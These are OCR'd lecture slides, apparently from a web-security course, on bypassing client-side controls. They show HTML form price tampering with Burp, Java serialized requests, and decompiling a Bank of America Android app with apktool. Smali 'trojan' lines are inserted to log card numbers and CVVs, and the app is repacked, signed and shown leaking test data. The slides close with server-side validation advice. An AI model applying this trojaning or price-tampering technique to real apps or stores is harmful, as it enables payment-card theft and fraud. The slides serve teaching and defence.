
7. Disabled Field

```
<form action="hidden7.php" method="POST">
Qty: <input type="text" name="qty"><p>
Price: <input type="text" disabled="true"
name="price" value="449">
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```



Disabled Elements

- **Cannot be changed**
- **Not sent to server**



Add Parameter in Burp


- **Insert the disabled field**
- **It may still be used on server-side**

Request Response

Pretty Raw Hex \n

```
1  POST /hidden7.php HTTP/2
2  Host: attack.samsclass.info
3  Cookie: _ga=GA1.2.145276129.1626113774; discount=10
4  Content-Length: 5
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "macOS"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://attack.samsclass.info
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://attack.samsclass.info/hidden.htm
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 qty=1&price=5
```

Burp Response Modification



Form is Easy to Hack

A

Browser Extensions

- **Flash or Java client-side routines can collect and process user input**
- **Internal workings are less transparent than HTML forms and JavaScript**
- **But still subject to user modification**

Example: Casino App

- **Client could**
  - **Tamper with game state to gain an advantage**
  - **Bypass client-side controls to perform illegal actions**
  - **Find a hidden function, parameter, or resource to gain illegitimate access to a server-side resource**
  - **Receive information about other players to gain an advantage**

Common Browser Extensions

- **Java applets, Flash, and Silverlight**
- **All have these features**
  - **Compiled to bytecode**
  - **Execute in a virtual machine that provides a sandbox**
  - **May use remoting frameworks employing serialization to transmit complex data structures or objects over HTTP (link Ch5c)**

Java

- **Java applets run in the Java Virtual Machine (JVM)**

- **Sandboxed by Java Security Policy**

Java Serialization

```
Content-Type: application/x-java-serialized-object
```

- **Content-type header indicates serialized data**
- **DSer is a Burp plug-in handles such data**

DSer in Action

original request | edited request | response

raw | params | headers | hex

```
POST /testwebapp/test HTTP/1.1
Content-Type: application/x-java-serialized-object
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_21
Host: vulnserver:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
Cookie: JSESSIONID=2BF63E70649AF842481313A2C87D8178
Content-Length: 234

¬í□□sr□□java.util.HashMap□□ÚÁÃ□`Ñ□□□F□
loadFactorI□
thresholdxp?@□□□□□□w□□□□□□□□□t□□keyTwour□□[Ljava.lang.String;-ÖVçé□
(G□□□xp□□□□t□□Manisht□□Saindanet□
Lavakumart□□Kuppant□□keyOnesq□~□□?@□□□□□□w□□□□□□□□t□□hmKey1q□~□□t□
□hmKey2q□~□□xx
```

Enter the test data

Manish

Saindane

Andlabs

HashMap | Array | Both

Output

```
Complex Hash Map values are:
  Inner Array:
    [0] = Manish
    [1] = Saindane
    [2] = Lavakumar
    [3] = Kuppan
  Inner HashMap:
    hmKey1 => Manish
    hmKey2 => Saindane
```

- **Raw request on left, unpacked version on right**
- **Link Ch 5d**

Tips

- **Ensure that your proxy is correctly intercepting all traffic; check with a sniffer**
- **Use appropriate serialization unpacker**
- **Review responses from the server that trigger client-side logic; you may be able to unlock the client GUI to reveal privileges actions**
- **Look for correlation between critical actions and communications with the server**
  - **Does rolling the dice in a gambling app take place on server or client?**

Example: Bank of America Android App

- **Pull from phone with adb**

- **Unpack with apktool**


```
.  .  .  .  .  .  .  .  sambowne Sun Feb 01 07:10:02
~ $cd Downloads/

.  .  .  .  .  .  .  .  sambowne Sun Feb 01 07:10:13
Downloads $java -jar apktool_2.0.0rc3.jar d app-release.apk
I: Using Apktool 2.0.0-RC3 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

.  .  .  .  .  .  .  .  sambowne Sun Feb 01 07:10:24
Downloads $
```

Files and Folders

- **Unpacked app is many .smali files (Android Java bytecode)**



Java v. Bytecode

```
public int performLogin(String server, String port, String username, String password)
        throws JSONException, IOException, HttpException {
    // First perform the RESTful operation
    String protocol = mHttpsMode ? "https://" : "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<~>();
    parameters.put("username", username);
    parameters.put("password", password);
```

```
.method public performLogin(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    .locals 10
    .param p1, "server"    # Ljava/lang/String;
    .param p2, "port"    # Ljava/lang/String;
    .param p3, "username"    # Ljava/lang/String;
    .param p4, "password"    # Ljava/lang/String;
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Lorg/json/JSONException;,
            Ljava/io/IOException;,
            Lcom/securitycompass/androidlabs/base/HttpException;
        }
    .end annotation
```

Modifying Smali Code

```
271 .method private l()V
272 # CHANGED FROM 3 to 5 FOR TROJAN
273     .locals 5
274
275     .prologue
276     .line 185
277     new-instance v1, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;
278
279     invoke-direct {v1}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-><init>()V
280
281     .line 186
282     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->w:Ljava/lang/Stri
283
284     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCardNumber(L
285
286 # EVIL TROJAN CODE
287 const-string v3, "BofA TROJAN CARD NUMBER"
288 invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
289 # END OF EVIL TROJAN CODE
290
```

```
309     .line 189
310     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->x:Ljava/
311
312     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCvv
313
314 # EVIL TROJAN CODE
315 const-string v3, "BofA TROJAN CARD CVV"
316 invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
317 # END OF EVIL TROJAN CODE
318
```


Pack and Sign

```
.  .  .  .  .  .  .  .  .  sambowne Sat Feb 07 06:37:18
com.infonow.bofa-1 $java -jar ../../apktool_2.0.0rc3.jar b .
I: Using Apktool 2.0.0-RC3 on .
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
I: Copying unknown files/dir...
```

```
.  .  .  .  .  .  .  .  .  sambowne Sat Feb 07 06:39:04
com.infonow.bofa-1 $jarsigner -keystore ../../p9cert.jks ./dist/com.infonow.bofa-1.apk proj9key
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may n
r after the signer certificate's expiration date (2040-01-26) or after any future revocation date
```


Trojaned App Leaks Credit Card Numbers




```
. . . . . . . . . sambowne Fri May 22 12:54:20
platform-tools $./adb logcat | grep TROJAN
E/BofA TROJAN CARD NUMBER( 7781): 1111222233334444
E/BofA TROJAN CARD CVV( 7781): 5555
```

No Obfuscation

Obfuscated with ProGuard



Handing Client-Side Data Securely

- **Don't send critical data like prices from the client**
  - **Send product ID and look up price on server**
- **If you must send important data, sign and/or encrypt it to avoid user tampering**
  - **May be vulnerable to replay or cryptographic attacks**

Validating Client-Generated Data

- **All client-side validation methods are vulnerable**
  - **They may be useful for performance, but they can never be trusted**
- **The only secure way to validate data is on the server**

Logs and Alerts

- **Server-side intrusion detection defenses should be aware of client-side validation**
- **It should detect invalid data as probably malicious, triggering alerts and log entries**
- **May terminate user's session, or suspend user's account**

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